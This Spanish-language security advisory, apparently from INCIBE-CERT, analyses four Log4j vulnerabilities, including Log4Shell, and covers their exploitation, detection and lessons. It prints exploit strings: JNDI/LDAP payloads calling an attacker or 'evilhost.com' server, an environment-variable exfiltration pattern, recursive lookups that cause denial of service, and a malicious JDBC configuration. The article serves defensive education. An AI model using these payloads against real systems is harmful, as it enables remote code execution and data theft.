incibe-cert.es

Log4Shell: análisis de vulnerabilidades en Log4j

10-13 minutos

Introducción y motivación

El 9 de diciembre de 2021 se revela al público la vulnerabilidad de ejecución remota de código (RCE) denominada **Log4Shell**, que afecta a la librería de *software* de código abierto Log4j, desarrollada en lenguaje Java y mantenida por Apache Software Foundation. Ese mismo día ya se habían publicado los primeros *exploits*, lo que provoca que fuentes especializadas adviertan de la gravedad de la vulnerabilidad, ya que Log4j es una librería muy utilizada y empleada frecuentemente en el software empresarial Java.

A raíz de la publicación de la vulnerabilidad, Apache lanza una actualización que corrige el fallo. Sin embargo, se descubren otras vulnerabilidades asociadas a diferentes versiones de Log4j. En total, son cuatro las vulnerabilidades relacionadas con este suceso.

La principal motivación de la publicación de este artículo

reside en la importancia y transcendencia de esta vulnerabilidad, probablemente la más importante del año pasado y en el top de la década. Una vez transcurrido un tiempo prudencial de la alarma general, con una visión más completa se ha decidido analizar los fallos.

Mecanismo de explotación

Para explotar esta vulnerabilidad con éxito se realiza una petición HTTP al servidor víctima con datos que contengan valores especialmente diseñados. El servidor víctima debe estar usando la librería de Java Log4j para la gestión de los *logs*. Aunque se esté explotando activamente a través de servidores web un servidor es vulnerable siempre que reciba unos datos controlados por el usuario y los pase por la librería Log4j.

Los componentes de los que se aprovecha esta vulnerabilidad son los *lookups*. En Log4j esta característica otorga una forma de añadir valores a la configuración de Log4j desde sitios arbitrarios. Entre los distintos *lookups* que existen los dos más aprovechados en Log4Shell son:

- *JNDI Lookup*.
- *Environment Lookup*.

Vectores de ataque

CVE-2021-44228 - CVSS v3.1: 10 - RCE

La estructura del *payload* básico de ataque es la siguiente:

${jndi:<protocolo>://<servidor del atacante>/<archivo>}

Por ejemplo, el *payload* usado para aprovecharse del protocolo LDAP es:

${jndi:ldap://<servidor del atacante>/<archivo>}

El campo de explotación puede ser cualquiera, siempre y cuando pase por la librería Log4j, este es el único requisito. Esto permite que un campo vulnerable pueda ser desde el *User-Agent* a un simple *login* o formulario de búsqueda. Paso a paso el proceso completo para la explotación sería:

- Busca un campo donde se puedan insertar datos, con el fin de que la información pase por la librería Log4j.
- Se inyecta el *payload* malicioso para que sea procesado por Log4j.
- El servidor, si es vulnerable, hará uso de JNDI, el cual hará la petición al servidor LDAP que se indique, en caso de haber usado el protocolo LDAP en el *payload*.
- El servidor LDAP controlado por el atacante redireccionará a la aplicación vulnerable el archivo *.class* malicioso.
- El servidor vulnerable cargará el archivo *.class* proporcionado por el servidor LDAP controlado por el atacante y lo ejecutará, obteniendo el atacante así ejecución remota de comandos. Este paso dependerá de

la versión Java que esté ejecutando el servidor vulnerable y de la propia aplicación.

En el esquema creado por el CERT del gobierno suizo se visualiza el procedimiento de explotación de Log4Shell usando el protocolo LDAP. Además, este grafico incluye a modo resumen mitigaciones para cada paso del proceso.



Figura 1. Resumen del ataque y mitigación Log4Shell, según el grafico del CERT suizo

Con este mismo procedimiento, añadiendo el uso del *Environment Lookup* mencionado anteriormente, se pueden exfiltrar variables de entorno del sistema. Su estructura sería:

${env:<variable de entorno>}

Concatenando este *lookup* con el *JNDI lookup*, un método para exfiltrar información podría ser el siguiente:

${jndi:ldap:// ${env:<variable de entorno>}.<servidor del

atacante>/<archivo>}

De esta forma, el atacante también puede obtener en el servidor controlado por él variables de entornos del servidor vulnerable.

CVE-2021-45046 - CVSS v3.1: 9 – RCE/LCE/DoS

El CVE-2021-45046 nace a raíz del intento de corregir su vulnerabilidad anterior (CVE-2021-44228), donde se descubrieron errores bajo ciertas configuraciones no predeterminadas. En un principio el CVSS Score de esta vulnerabilidad era baja (3.7), debido a que la versión corregida 2.15.0 solo permitía conexiones locales en los mensajes *lookups*. Sin embargo, cambió a crítica (9.0), ya que los expertos descubrieron métodos de explotación adicionales, que podían llevar a potenciales fugas de información y ataques mediante la ejecución de código remoto (RCE) y ejecución de código local (LCE).

La solución que se planteó en la versión 2.15.0 fue deshabilitar los mensajes *lookup* por defecto y bloquear cualquier intento de conexión remota a través de *lookups*. No obstante, se descubrieron nuevos vectores de ataque, en los que se inyectan datos controlados por usuario para el registro de mensajes, mediante el siguiente método de la clase **ThreadContext**:

ThreadContext.put("lookup-key”, attackerControlled);

De esta forma, un atacante puede insertar datos maliciosos, que serán evaluados por la funcionalidad

"*context lookup*", usando:

[${ctx:lookup-key}]

En un escenario normal, un patrón de registro en Log4j presenta el siguiente formato:

appender.console.layout.pattern = %d{MM:dd HH:mm:ss.SSS} [%t] [%level] – %msg%n

Aquí, un desarrollador podría modificar el patrón dado y añadir una variable usando el objeto **ThreadContext** de la siguiente manera:

appender.console.layout.pattern = %d{MM:dd HH:mm:ss.SSS} [%t] [%level] [${ctx:username}] – %msg%n

En este caso, y en un uso legítimo, la variable **[${ctx:username}]** imprimiría el valor de *username*, el cual se guarda dentro del objeto **ThreadContext**. Consecuentemente, Log4j ejecuta un "*object lookup*" para devolver el valor correspondiente a la variable *username*.

A pesar de que esta variable es usada a nivel de aplicación, puede contener datos controlados por un actor malicioso, con lo cual la vulnerabilidad puede ser explotada fácilmente.

Una de las explotaciones más comunes es el ataque de denegación de servicio (DoS) mediante la configuración del valor controlado *lookup*. Este se define al mismo valor del *lookup-key*, lo cual llevaría a un bucle infinito, ya que la función que resuelve este objeto no consultaría

infinitamente la variable.

A pesar de que la nueva versión solo permitía conexiones locales, se descubrió una forma de eludir esta configuración por defecto, permitiendo así un ataque de ejecución de código remoto bajo ciertas condiciones. El *payload* que se usó como prueba de concepto es el siguiente:

${jndi:ldap://127.0.0.1#evilhost.com:1389/a}

Según los expertos, esto ocurre debido a la forma en que los verificadores **allowedLdapHost** y **allowedClasses** están insertados en el código fuente.

```
@SuppressWarnings("unchecked")
public synchronized <T> T lookup(final String name) throws NamingException {
    if (context == null) {
        return null;
    }
    try {
        URI uri = new URI(name);
        if (uri.getScheme() != null) {
            if (!allowedProtocols.contains(uri.getScheme().toLowerCase(Locale.ROOT))) {
                LOGGER.warn("Log4j JNDI does not allow protocol {}", uri.getScheme());
                return null;
            }                                                    allowedLdapHost
            if (LDAP.equalsIgnoreCase(uri.getScheme()) || LDAPS.equalsIgnoreCase(uri.getScheme())) {
                if (!allowedHosts.contains(uri.getHost())) {
                    LOGGER.warn("Attempt to access ldap server not in allowed list");
                    return null;
                }
                Attributes attributes = this.context.getAttributes(name);
                if (attributes != null) {
                    // In testing the "key" for attributes seems to be lowercase while the attribute id is
                    // camelcase, but that may just be true for the test LDAP used here. This copies the Attributes
                    // to a Map ignoring the "key" and using the Attribute's id as the key in the Map so it matches
                    // the Java schema.
                    Map<String, Attribute> attributeMap = new HashMap<>();
                    NamingEnumeration<? extends Attribute> enumeration = attributes.getAll();
                    while (enumeration.hasMore()) {
                        Attribute attribute = enumeration.next();
                        attributeMap.put(attribute.getID(), attribute);
                    }                                                              allowedClasses
                    Attribute classNameAttr = attributeMap.get(CLASS_NAME);
                    if (attributeMap.get(SERIALIZED_DATA) != null) {
                        if (classNameAttr != null) {
                            String className = classNameAttr.get().toString();
                            if (!allowedClasses.contains(className)) {
                                LOGGER.warn("Deserialization of {} is not allowed", className);
                                return null;
                            }
                        } else {
```

Figura 2. Ejemplo código vulnerable a CVE-2021-45046

En el proceso de verificación el método **getHost()** de la

librería de **java.net.URI** retorna el valor antes del símbolo # mostrado en el *payload*, siendo así la dirección 127.0.0.1 el *host* real. Sin embargo, al momento de que se intentan resolver los prefijos JNDI/LDAP se retorna el dominio completo, lo cual llevaría a un intento de conexión al servidor LDAP malicioso.

La ejecución de código remoto solo es efectiva bajo las siguientes condiciones:

- La *flag* de la variable **formatMsgNoLookups** está habilitada.
- Se configura **%m{nolookups}** reemplazando los datos de la clase anteriormente mencionada **ThreadContext** con los datos controlados por el atacante.

De acuerdo con las notas informativas emitidas por la fundación Apache, la fuga de información y ejecución de código local (LCE) han sido probadas en todos los entornos. En cambio, la ejecución de código remoto (RCE) solo ha sido demostrada en macOS, Fedora, Arch Linux y Alpine Linux.

CVE-2021-45105 - CVSS v3.1: 5,9 – DoS

Un atacante con control de entrada (por ejemplo, a través del "**Thread Context Map**") puede crear una variable de búsqueda maliciosa, que causará una búsqueda recursiva infinita, resultando en una caída del proceso y DoS (denegación de servicio).

```
protected boolean substitute(final LogEvent event, final StringBuilder buf, final int offset, final int length) {
    return substitute(event, buf, offset, length, null) > 0;
}
```

Figura 3. Método vulnerable en CVE-2021-45105

Esto es posible porque cuando una variable anidada es sustituida por la clase "**StrSubstitutor**", el método "**substitute()**" es llamado recursivamente. Por lo tanto, si la variable anidada hace referencia a la propia variable, el flujo de sustitución provoca una recursión infinita, que resulta en una caída del proceso.

Por ejemplo, dado el siguiente ***Pattern Layout*** con el ***ContextLookup*** de "**${ctx.loginId}**", si asignamos el valor como "**${${ctx:loginId}}**", el código será sustituido recursivamente en un bucle infinito.

```
Exception in thread "Thread-2" java.lang.StackOverflowError
at java.lang.StringBuilder.getChars(StringBuilder.java:76)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.getChars(StrSubstitutor.java:1401)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:939)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:978)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:978)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:978)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:978)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
...
```

Figura 4. Ejemplo de bucle infinito causado por CVE-2021-45105

CVE-2021-44832 - CVSS v3.1: 6,6 – RCE – ACE

Las versiones de Apache Log4j2 de la 2.0-beta7 a la 2.17.0 (excluyendo las versiones de corrección de seguridad 2.3.2 y 2.12.4) son vulnerables a un ataque de ejecución remota de código (RCE).

Esta vulnerabilidad puede permitir la ejecución de código arbitrario a través de una función que carga la configuración remota para **JDBC (*Java Database Connectivity*)** dentro de un archivo XML. Si el atacante tiene permisos de escritura en este archivo de configuración de registro, el ***JDBC Appender*** puede ser modificado con una fuente de datos que apunte a una URL que contenga el *payload*, lo que lleva a la ejecución de código.

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="error">
    <Appenders>
    <JDBC name="databaseAppender" tableName="dbo.application_log">
        <DataSource jndiName="ldap://127.0.0.1:1389/Exploit"/>
    ...
    </JDBC>
 </Appenders>
...
</Configuration>
```

Figura 5. Ejemplo de CVE-2021-44832

Afectación y detección

La universalidad de la librería Log4j, presente en innumerables productos de *software*, hace que sea prácticamente imposible la creación de un listado al completo de las tecnologías afectadas por la vulnerabilidad, aunque desde INCIBE-CERT se creó y se ha actualizado un aviso técnico que aglutina información de principales fabricantes afectados. Adicionalmente, se incluye una serie de reglas Yara, Snort y Suricata para detectar la amenaza.

Cabe destacar que un buen número de proveedores de

fabricantes de sistemas de control industrial (SCI) han publicado listados de sus productos afectados por Log4j, y desde INCIBE-CERT se han registrado los más importantes en un aviso SCI.

Conclusión

La aparición de Log4Shell supuso un reto para la ciberseguridad a finales de 2021, principalmente por el amplísimo nivel de alcance que tiene la librería Log4j, además de la severidad de la vulnerabilidad en sí misma.

Todo ello puso de manifiesto la importancia de las librerías de terceros de código abierto que se incorporan como parte de un producto, y que son pieza fundamental para el correcto funcionamiento del aplicativo, pero que muchas veces no reciben el mantenimiento mínimo necesario, dependiendo en numerosas ocasiones del trabajo desinteresado de una pequeña comunidad de desarrolladores.

Asimismo, ha quedado clara la importancia de las herramientas de *log*, que de manera similar a lo expuesto en el anterior párrafo, no reciben toda la atención que deberían por parte de los equipos de desarrollo y seguridad.